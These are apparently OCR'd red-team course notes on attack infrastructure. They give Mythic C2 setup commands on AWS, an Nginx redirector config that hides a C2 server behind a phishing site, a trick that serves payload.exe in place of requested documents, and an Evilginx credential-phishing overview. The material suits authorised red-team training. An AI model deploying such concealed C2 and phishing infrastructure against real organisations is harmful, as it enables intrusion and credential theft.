

CWL
CyberWarFare Labs
Certified Red Team
Infra Developer
© All Rights Reserved CyberWarFare Labs



Components:

1. C2 server
2. Payload server
3. Redirector server
4. Phishing server
5. VPNs & Proxies
6. Collaboration tools like slack or Discord etc.

Command and Control (C2):

- C2 is used to communicate with compromised systems
    - Customization
    - Integration with latest tools / scripts
    - Running implants in-memory / Payload Generation
    - Operator based IAM Roles

Red Team selects C2's based on these criteria :

- Compatible with Victim Workstation / Servers (Mac, Win, Linux)
- Operator Roles Assignment
- Customization & Accessibility
- Client requirements & policies
- Extensibility & Integrability with infosec community lead research

Mythic C2- Open-Source & offers features comparable with commercial C2s

Mythic C2 Setup on AWS EC2

```
1. Choose Image Template of <Ubuntu Server 18.04 LTS (HVM)>, SSD Volume Type

2. Spawn the machine & download the SSH key-pair

C2 Installation:

    a. Terminal 1:
        ssh -i <Key_File> user@AWS_EC_IP

        git clone https://github.com/its-a-feature/Mythic
        cd Mythic
        sudo ./install_docker_ubuntu.sh

        # Install Apollo (Windows Payload)
        sudo -E ./mythic-cli install github
https://github.com/MythicAgents/Apollo.git

        # Install HTTP C2 Profile
        sudo ./mythic-cli install github https://github.com/MythicC2Profiles/http

        sudo ./mythic-cli start
        cat .env

    b. Terminal 2:
        ssh -L 7443:127.0.0.1:7443 -i <Key_File> user@AWS_EC_IP
```

```
        # Now, access Mythic C2 in browser:
        Navigate to https://127.0.0.1:7443 to access Mythic C2
```

AWS EC2 Profile

- Start by launching a new AWS EC2 machine using an Ubuntu 18.04 server template (the Linux OS image), with an SSD disk.
- Download the SSH key-pair; this enables secure access to the cloud machine.

Terminal 1 Setup

- Connect to the EC2 instance using SSH:
  - The command uses a key file and the server's IP address.
- Clone the Mythic C2 repository from GitHub, change into its directory, and run the install script:
  - This installs Mythic and its dependencies using Docker.
- Next, install the Apollo agent for Windows payload delivery and an HTTP C2 profile (to communicate with targets via HTTP).
- Start Mythic C2 server and display environment details.

Terminal 2 Setup

- Open a second terminal and run an SSH command that "forwards" port 7443 from the server to your own computer.
- Access the Mythic web interface by visiting `https://127.0.0.1:7443` in a browser (using your localhost).


--> In Terminal 2, the SSH command creates a secure tunnel from your local port 7443 to the EC2 instance's port 7443. This lets you access the Mythic web UI running on EC2 through your browser at https://127.0.0.1:7443 as if it's local, but the traffic is forwarded securely to the remote server. The EC2's port 7443 does not need to be open to the public—only SSH access is

Redirectors:

Redirectors are used to hide and protect the real C2 (command and control) server by acting as an intermediary that forwards allowed traffic to the backend C2, making detection and blocking by defenders much harder. They help prevent the true location and IP address of the C2 server from being discovered or taken down, and can filter or disguise C2 traffic to look less suspicious. Redirectors are typically set up with reverse proxies or firewall rules to relay only specific traffic to the C2 while handling or dropping unwanted connections

- Cloud Based redirection:


```
* Amazon CloudFront
* Azure FrontDoor
```



- On-premise Redirection:
- NGNIX:

  On-premises redirection using Nginx involves setting up a reverse proxy server that receives incoming traffic on a public-facing machine, then forwards (proxies) only specific traffic to an internal C2 (like Mythic) server. The Nginx redirector is configured to look like a legitimate website, serving normal web content for most requests, but secretly forwards C2-related requests to the backend Mythic server. This keeps the true C2 hidden behind

the redirector and helps evade detection, since only the redirector’s IP and content are exposed to outside observers—not your C2 server.



Automate_Nginx.zip

Automate.sh - will download ngnix and asks for site and fetches SSL cert

misc_cmd scp

```
scp -i file.pem 'Automated.zip' ubuntu@IP:/home/ubuntu
```

NGNIX custom rule creation


- User-Agent based or IP Based.

```
server {
  listen 443 ssl http2 default_server;
  listen [::]:443 ssl http2 default_server;

  server_name nuclear.cyberwarfare.live ;
  root /var/www/html;

  ssl_certificate "/etc/letsencrypt/live/nuclear.cyberwarfare.live/fullchain.pem";
  ssl_certificate_key "/etc/letsencrypt/live/nuclear.cyberwarfare.live/privkey.pem";
  ssl_session_cache shared:SSL:1m;
  ssl_session_timeout 10m;
  ssl_ciphers HIGH:!aNULL:!MD5;
  ssl_prefer_server_ciphers on;

  location / {
    set $C2 "";
    if ($http_user_agent ~ "42.1.2228.0") {
      set $C2 A;
    }
    if ($remote_addr ~ "74.235.35.184") {
      set $C2 "${C2}B";
    }
    if ($remote_addr ~ "20.66.87.234") {
      set $C2 "${C2}B";
    }
    if ($C2 = "AB") {
      proxy_pass http://20.66.23.137;
    }
    try_files $uri $uri/ =404;
  }

  error_page 404 /404.html;
  location = /var/www/html/40x.html {
```

Flow:


- Buy a domain and point it (with DNS) to your server running Nginx.
- Set up Nginx on your server to host your phishing page.
- Nginx also acts as a redirector: shows phishing page to normal visitors, but forwards special C2 traffic to your hidden Mythic C2 server.
- Use SSL (Certbot) so your site and C2 traffic are encrypted and look real/trusted (uses HTTPS).
- Now, all victim and C2 traffic comes to your domain first—Nginx decides if it's shown a web page or secretly sent to C2.

We create payload using apollo in mythic
The payload will call from target -> redirector (ngnix) -> C2




Facade Files : NGINX

- Nginx can redirect requests based on file extension using location blocks in its config.
- If a user requests a file (like `.doc`, `.xls`), Nginx sends a redirect (HTTP 302) to another file or URL.
- Redirected payload files (like exe, ps1, dll) must be hosted on the same server—usually in the web root (e.g., `/var/www/html`).
- Example: if someone requests `report.doc`, Nginx can redirect them to download `payload.exe` instead.
- This technique is commonly used to serve malware, scripts, or alternative payloads when certain file types are requested.
- The requested resource name should be same, generally employee machine have hidden file extension setting ■ This way Red Teams have initial entry to the network.




Evilginx:

➤ Relay Framework (acting as a web proxy) that is used by Red Teams to phish credentials
➤ Phished user interacts with the real website, while Evilginx captures all the data being transmitted between the two parties.
➤ All we need is full ownership of a domain (look-alike to the target domain).

